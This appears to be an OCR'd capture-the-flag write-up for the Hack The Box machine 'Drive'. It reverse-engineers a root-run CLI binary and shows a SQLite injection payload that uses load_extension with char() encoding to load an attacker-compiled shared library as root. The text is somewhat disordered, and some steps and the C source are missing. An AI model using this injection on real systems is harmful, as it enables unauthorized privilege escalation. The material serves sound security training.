
IDA

I loaded the file into IDA (the Interactive Disassembler).




It's a powerful tool used by reverse engineers and cybersecurity experts to dissect and analyse binary code.

A disassembler translates the machine code (binary) back into a more human-readable assembly language or mnemonic code. It helps reverse engineers and programmers understand what a compiled program is doing by breaking down the binary code into assembly language instructions.



We found credentials once again!

Let’s try to use the credentials in the application to be able and investigate the functions more and understand it better:



While testing the first four options, it only prints some data and there is no more interaction with the application, except of option 5:

```
doodleGrive cli beta-2.2:
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option: 5
Enter username to activate account:
```


Therefore, I moved back to IDA to investigate the function:

```
.rodata:0000000000497148 aEnterUsernameT db 'Enter username to activate account: ',0
.rodata:0000000000497148                                        ; DATA XREF: activate_user_account+1E↑o
.rodata:000000000049716D asc_49716D      db 0Ah,0               ; DATA XREF: activate_user_account+51↑o
.rodata:000000000049716F                 align 10h
.rodata:0000000000497170 aErrorUsernameC db 'Error: Username cannot be empty.',0
.rodata:0000000000497170                                        ; DATA XREF: activate_user_account+76↑o
.rodata:0000000000497191                 align 8
.rodata:0000000000497198 aUsrBinSqlite3V_1 db '/usr/bin/sqlite3 /var/www/DoodleGrive/db.sqlite3 -line ',27h,'UPD'
.rodata:0000000000497198                                        ; DATA XREF: activate_user_account+A4↑o
.rodata:0000000000497198                 db 'ATE accounts_customuser SET is_active=1 WHERE username="%s";',27h
.rodata:0000000000497198                 db 0
.rodata:0000000000497211                 align 8
.rodata:0000000000497218 aActivatingAcco db 'Activating account for user ',27h,'%s',27h,'...',0Ah,0
.rodata:0000000000497218                                        ; DATA XREF: activate_user_account+C7↑o
```

The application executes a command using the user root in this case obviously.

It's been a long journey until I discerned that the binary process selectively omits the characters "." and "/" in each input, imposing a stringent 35-character limit. To circumvent the initial constraint, employing the char() function allows us to encode our text in ASCII. Meanwhile, addressing the second constraint necessitates crafting a file of minimal length, mitigating spatial impact.

Our workflow initiates with the development of a C file encapsulating the code for our designated command. In my specific case, extracting the root flag mandated the execution of a "cat" command on the root file.



Use one character as the name of the output file.

Compile the binary (both on the target machine):

```
tom@drive:~$ gcc -shared f.c -o f.so -nostartfiles -fPIC
```

HTB Machine: Drive - Difficulty: Hard

Erel Regev

```
tom@drive:~$ ./doodleGrive-cli
[!]Caution this tool still in the development phase...please report any issue to the development team[!]
Enter Username:
moriarty
Enter password for moriarty:
f[redacted]!
Welcome...!

doodleGrive cli beta-2.2:
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option: 5
Enter username to activate account: "+load_extension( char(46,47,97))+"
Activating account for user '"+load_extension(char(46,47,97))+"'...

doodleGrive cli beta-2.2:
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option:
```

46 = .

47 = /

97 = a

```
tom@drive:/tmp$ cat a.txt
0[redacted]0
```